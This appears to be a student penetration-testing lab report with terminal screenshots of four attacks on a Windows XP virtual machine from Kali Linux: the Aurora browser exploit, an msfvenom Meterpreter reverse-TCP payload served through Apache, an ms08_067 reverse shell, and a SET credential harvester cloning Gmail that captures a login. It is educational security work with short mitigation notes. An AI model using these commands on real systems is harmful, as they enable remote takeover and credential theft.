

Introduction

The four exploits I am testing are browser exploitation with Aurora, creating and serving standalone payloads with msfvenom, setting a payload manually/reverse shell, and a web attack with SET. The device used for these tests was a laptop. The virtual machines used in these tests were Kali Linux and Windows XP. The browser that was used is Internet Explorer through the Windows XP VM. The tools that were used include msfvenom, Meterpreter, Metasploit, Aurora Metasploit module, Multi/handler, Apache, and SET. Browser exploitation with Aurora is about exploiting a browser by targeting a user. This test is performed to test the vulnerability of the browser. The standalone payloads with msfvenom and web attack using SET are both targeted at the user instead of the system. These tests are performed to help users become aware of the security risks of social engineering. Setting a payload manually/reverse shell is performed to test out if the system is vulnerable to attacks such as taking control over the machine.

Exploit 1: Browser Exploitation on Aurora

Theory

Every browser has codes that are used to load the web pages. Malware can be hidden in these web pages to attack users when they try to access the web page. In this exploit Aurora is used to target vulnerable browsers. A server is set up and waits for access from a browser. This exploit can be used in any version of Windows due to the nature of the exploit taking place inside the browser. There is a downside to this vulnerability due to the exploit ending when the browser crashes or the user quits forcefully. This can be solved by migrating the session and process. An extra tool used for this exploit is the Aurora Metasploit module contained in Metasploit.

Configuration

Start of the test: Accessing the Aurora Metasploit through Metasploit and checking the setting to see if they are correct

```

kb45001 - Kali Linux 1.0.6 32 bit
tartan-cr-vcd0.coresys.njit.edu/tenant/NJIT-IT-SENESY-IT430/wmks-console/index.html?vmId=vm-f0909216-...
root@kali: ~
File Edit View Search Terminal Help
=[ metasploit v4.8.2-20140101 [core:4.8 api:1.0]
+ --=[ 1246 exploits - 678 auxiliary - 198 post
+ --=[ 324 payloads - 32 encoders - 8 nops

msf > use exploit/windows/browser/ms10_002_aurora
msf exploit(ms10_002_aurora) > show options

Module options (exploit/windows/browser/ms10_002_aurora):
Name      Current Setting  Required  Description
----      -----          -----    -----
SRVHOST    0.0.0.0        yes       The local host to listen on. This must
be an address on the local machine or 0.0.0.0
SRVPORT    8080           yes       The local port to listen on.
SSL        false          no        Negotiate SSL for incoming connections
SSLCert    (none)         no        Path to a custom SSL certificate (defa
ult is randomly generated)
SSLVersion SSL3           no        Specify the version of SSL that should
be used (accepted: SSL2, SSL3, TLS1)
URIPATH    (none)         no        The URI to use for this exploit (defau
lt is random)

Exploit target:
Id  Name
--  --
0   Automatic

msf exploit(ms10_002_aurora) >

```


Configuration of the Settings, SRVHOST, SRVPORT,URIPATH, payload and LHOST are all set to their correct values. Note make sure apache is not running on port 80. Then the exploit is ran with the command “exploit”.

```

kb45001 - Kali Linux 1.0.6 32 bit
tartan-cr-vcd0.coresys.njit.edu/tenant/NJIT-IT-SENESY-IT430/wmks-console/index.html?vmId=vm-f0909216-...
root@kali: ~
File Edit View Search Terminal Help
msf exploit(ms10_002_aurora) > set SRVHOST 192.168.20.9
SRVHOST => 192.168.20.9
msf exploit(ms10_002_aurora) > set SRVPORT 80
SRVPORT => 80
msf exploit(ms10_002_aurora) > set URIPATH aurora
URIPATH => aurora
msf exploit(ms10_002_aurora) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms10_002_aurora) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf exploit(ms10_002_aurora) > exploit
[*] Exploit running as background job.
msf exploit(ms10_002_aurora) >
[*] Started reverse handler on 192.168.20.9:4444
[*] Using URL: http://192.168.20.9:80/aurora
[*] Server started.

```

Exploit is running. Reverse handler is listening for the signal. Signal is received after the user tries to access the web page.



Test Results

Meterpreter session is open after the handler receives the signal.

Mitigation

Keeping browsers up to date is one of the ways this exploit can be mitigated. Secondly the user can also force the browser to close by force quitting.

Exploit 2:Creating standalone Payloads with msfvenom/Serving Payloads


Theory

This exploit targets the users instead of targeting a system and taking control of a machine. This exploit is about creating a standalone payload and to use this payload on a target system through exploiting the user. The user can be exploited through a social engineering attack or a vulnerable server. The payloads can be hidden in web servers and can lure users by appearing harmless. When the user is tricked into downloading it, the handler receives the signal and the attack is successful.

Configuration

The additional tools used for this test is apache which is needed for downloading the executable file and starting the web server. The setting options are checked, the options that are checked

are LHOST and EXITFUNC. It can be seen that both are at their default value which correct.



A screenshot of a Kali Linux terminal window titled "root@kali: ~". The window shows the command "msfvenom -p windows/meterpreter/reverse_tcp -o chapter4example.exe" being run. The output displays the payload details, including the name, module, platform, arch, and various options like EXITFUNC, LHOST, and LPORT. The description section notes that it's a reflective DLL injection payload. The terminal window has a dark blue background with white text and a small "KALI LINUX" watermark.

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp -o chapter4example.exe
[*] Options for payload/windows/meterpreter/reverse_tcp


      Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager
      Module: payload/windows/meterpreter/reverse_tcp
      Platform: Windows
      Arch: x86
      Needs Admin: No
      Total size: 290
      Rank: Normal

Provided by:
  skape <mmler@hick.org>
  sf <stephen_fewer@harmonysecurity.com>
  hdm <hdm@metasploit.com>

Basic options:
Name   Current Setting Required Description
----  -----  -----  -----
EXITFUNC process      yes     Exit technique: seh, thread, process, none
LHOST      yes       The listen address
LPORT      4444      yes     The listen port

Description:
  Connect back to the attacker, Inject the meterpreter server DLL via
  the Reflective Dll Injection payload (staged)
```


Redirecting the executable file (chapter4example.exe) and running it to see that it is a Windows executable. Copying the the executable file to apache directory and starting apache



A screenshot of a Kali Linux terminal window titled "root@kali: ~". The window shows the command "msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.9 LPORT=4444 -o chapter4example.exe" being run. The output shows the creation of the executable file "chapter4example.exe". The terminal then runs "file chapter4example.exe" to confirm it's a PE32 executable for MS Windows. Finally, it copies the file to "/var/www" and starts the Apache2 service. The terminal window has a dark blue background with white text and a small "KALI LINUX" watermark.

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.9 LPORT=4444 -o chapter4example.exe
[*] Saving payload to: chapter4example.exe
chapter4example.exe: PE32 executable (GUI) Intel 80386, for MS Windows
root@kali:~# cp chapter4example.exe /var/www
root@kali:~# service apache2 start
[...] Starting web server: apache2:apache2: Could not reliably determine the serv
er's fully qualified domain name, using 127.0.1.1 for ServerName
. ok
root@kali:~#
```

Running and downloading the chapter4example.exe in Windows XP and Internet explorer



Using Metasploit to access the multi/handler and catching the payload. [Setting the configuration](#) and starting the reverse handler and payload handler. Running the chapter4example.exe file on Windows XP so that the handler receives the signal of reverse connection and meterpreter session.

```

kb45001 - Kali Linux 1.0.6 32 bit
tartan-cr-vcd0.coresys.njtu.edu/tenant/NJIT-IT-SENEY-IT430/wmks-console/index.html?vmlid=vm-f0909216-a9ce-485e-9...
File Edit View Search Terminal Help
ffffffffff.....  

Code: 00 00 00 00 M3 T4 SP L0 IT FR 4M 3W OR K! V3 R5 I0 N4 00 00 00 00  

Aiee, Killing Interrupt handler  

Kernel panic: Attempted to kill the idle task!  

In swapper task - not syncing  

Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro  

-- type 'go_pro' to launch it now.  

+ --=[ metasploit v4.8.2-2014010101 [core:4.8 api:1.0]  

+ --=[ 1246 exploits - 678 auxiliary - 198 post  

+ --=[ 324 payloads - 32 encoders - 8 nops  

msf > use multi/handler  

msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp  

PAYLOAD => windows/meterpreter/reverse_tcp  

msf exploit(handler) > set LHOST 192.168.20.9  

msf exploit(handler) > set LPORT 12345  

LPORT => 12345  

msf exploit(handler) > exploit  

[*] Started reverse handler on 192.168.20.9:12345  

[*] Starting the payload handler...  

[*] Sending stage (769024 bytes) to 192.168.20.10  

[*] Meterpreter session 1 opened (192.168.20.9:12345 -> 192.168.20.10:1041) at 2023-12-12 20:45:29 -0500  

meterpreter >

```



Test Result: The handler listens for the signal from the reverse connection and starts the Meterpreter session when it receives it.


Mitigation: Users should be aware of social engineering attacks. There are antivirus programs that stop these kinds of attacks. Port and Vulnerability scanning are also essential.

Exploit 3: Setting a Payload Manually/ Windows Reverse Shell

Theory

This test uses a payload that has a Windows reverse shell. For the reverse shell to work, an IP address and the port of the attack machine needs to be located. Then this information is used to tell the target where to send the shell. For this exploit the ms08_067_netapi Metasploit module is used. A listener is opened by Metasploit to receive the reverse shell to take control of the target machine. The additional tools needed for this exploit is the ifconfig command and a Windows Reverse shell.

Windows reverse shell selected for the payload. Payload options are checked.



Kb45001 - Kali Linux 1.0.6 32 bit
n-cr-vcd0.coresys.njit.edu/tenant/NJIT-IT-SENEY-IT430/wmks-console/index.html?vmlid=vm-f0909216-a9ce-485
Computer

```
root@kali: ~
File Edit View Search Terminal Help
RHOST => 192.168.20.10
msf exploit(ms08_067_netapi) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
Name      Current Setting  Required  Description
----      -----          -----    -----
RHOST     192.168.20.10   yes        The target address
RPORT     445             yes        Set the SMB service port
SMBPIPE   BROWSER         yes        The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/shell_reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----    -----
EXITFUNC  thread          yes        Exit technique: seh, thread, process, none
LHOST     192.168.20.10   yes        The listen address
LPORT     4444            yes        The listen port

The quieter you become, the more you are able to hear.

Exploit target:
Id  Name
--  ---
0   Automatic Targeting
```

Ifconfig is used to find the IP address of the target machine. LHOST is set after finding the ip address.

The screenshot shows a terminal window titled 'root@kali: ~' with the following content:

```

n-cr-vcd0.coresys.njit.edu/tenant/NJIT-IT-SENESY-IT430/wmks-console/index.html?vmId=vm-f0909216-a9ce-485e
Computer

File Edit View Search Terminal Help
Exploit target:
  Id  Name
  --  ---
  0   Automatic Targeting

msf exploit(ms08_067_netapi) > ifconfig
[*] exec: ifconfig

eth0      Link encap:Ethernet HWaddr 00:50:56:01:00:7d
          inet addr:192.168.20.9  Bcast:192.168.20.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe01:7d/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:1809 errors:0 dropped:0 overruns:0 frame:0
            TX packets:2934 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:176368 (172.2 KiB)  TX bytes:3295907 (3.1 MiB)
            Interrupt:18 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:65536  Metric:1
            RX packets:282 errors:0 dropped:0 overruns:0 frame:0
            TX packets:282 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:19198 (18.7 KiB)  TX bytes:19198 (18.7 KiB)

msf exploit(ms08_067_netapi) > set LHOST 192.168.20.9
LHOST => 192.168.20.9

```

Test Result:

Exploit is entered and is successfully completed. Metasploit has control of the machine after finding the right exploit to access the machine and sending the exploit string to execute the payload.

The screenshot shows a terminal window titled 'root@kali: ~' with the following content:

```

msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.20.9:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English, the more you are able to hear
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Command shell session 1 opened (192.168.20.9:4444 -> 192.168.20.10:1042) at 23-12-12 22:28:55 -0500

Microsoft Windows XP [Version 5.1.2600]
Copyright 1985-2001 Microsoft Corp.

:\WINDOWS\system32>

```

Mitigation

Ways to Mitigate a reverse shell are performing vulnerability scans and updating the patch hosts. Solid password security and configure the firewall to check traffic for odd activity.

Exploit 4:SET Toolkit/ Web Attacks

Theory

This test is conducted to pentest the social engineering side due to the numerous social engineering attacks. This can also be conducted to check the security awareness of the targeted user. Social engineering attacks are attacks targeted at users instead of the system. It is usually conducted by deceiving the user by tricking them into giving out private information. This test is on web attacks and Credential Harvester Attack Method. The Credential Harvester Attack Method is used to create fake websites that look real to deceive users to steal their private information. One example of this is the login information of an account.

Configuration

The additional tools include the Internet-facing IP address and choosing a web template in this case is Gmail.

SET is used in this test which is already installed in Kali Linux. To access the SET the command setoolkit is entered. Then to perform the web attack, the first step is to enter 1 which is “social-engineering attacks” then enter 3 to a select “Credential Harvester Attack Method” then to pick the format of the website, enter 1 again for “Web Templates”. Final steps is entering the IP address, which is where the information will be sent to and choosing the intended web template which is Gmail. After selecting the template, the cloning process of the Gmail page begins. It is important to know that the Credential Harvester is running at port 80.

The image shows two side-by-side terminal windows from a Kali Linux environment. Both windows have the title 'kb45001 - Kali Linux 1.0.6 32 bit' and show a URL like '/wmks-console/index.html?vmid=vm-f0909216-a9ce-485e-b97b-17835ea033e8'. The left window displays the main SET menu with various attack methods listed. The right window shows the 'Webattack' submenu, specifically the 'Custom Import' option, with instructions for cloning a website. Both windows show the 'KALI LINUX' logo in the bottom right corner.

```
kb45001 - Kali Linux 1.0.6 32 bit
/wmks-console/index.html?vmid=vm-f0909216-a9ce-485e-b97b-17835ea033e8

root@kali: ~

File Edit View Search Terminal Help
Harvester/Tabnabbing, and the Man Left in the Middle attack all at once to see which is successful.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Create or import a CodeSigning Certificate

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>1
```

```
kb45001 - Kali Linux 1.0.6 32 bit
/wmks-console/index.html?vmid=vm-f0909216-a9ce-485e-b97b-17835ea033e8

root@kali: ~

File Edit View Search Terminal Help
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.20.9


1. Java Required
2. Gmail
3. Google
4. Facebook
5. Twitter
6. Yahoo

set:webattack> Select a template:2
[*] Cloning the website: https://gmail.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
[*] Looks like the web server can't bind to 80. Are you running Apache?
Do you want to attempt to disable Apache? [y/n]:
```

Test Results

When the user clicks the fake website and enters their private information such as account credentials, the entered information will be sent back to the SET. SET highlights the information that it deems useful. In this instance it is the user's google account information.



```
kb45001 - Kali Linux 1.0.6 32 bit
http://192.168.20.9/NJIT-IT-SENESSY-IT430/wmks-console/index.html?vmId=vm-f0909216-a9ce-485e-b97b-17835e...
File Edit View Search Terminal Help
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
[*] Looks like the web_server can't bind to 80. Are you running Apache?
Do you want to attempt to disable Apache? [y/n]: y
[....] Stopping web server: apache2apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1 for ServerName
[ ok waiting .
[*] Successfully stopped Apache. Starting the credential harvester.
[*] Harvester is ready, have victim browse to your site.
192.168.20.10 - [13/Dec/2023 13:34:47] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: ltmp=default
PARAM: ltmpcache=2
PARAM: continue=https://mail.google.com/mail/?
PARAM: service@mail
PARAM: rm=false
PARAM: dsh=5754372714185423461
PARAM: ltmp=defalut
PARAM: ltmp=defalut
PARAM: scc=1
PARAM: ss=1      The quicker you become, the more you are able to hear
PARAM: GALX=oXwT1jDgpqg
POSSIBLE USERNAME FIELD FOUND: Email=Kaan+
POSSIBLE PASSWORD FIELD FOUND: Passwd=Balraci
PARAM: rmShown=1
PARAM: signIn=Sign+in
PARAM: asts=
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Mitigation

Mitigation against web attacks include security assessments and vulnerability scans. It is important to have input validation and sanitization. Processing external entities can be disabled, validating file and directory path also add an extra layer of security.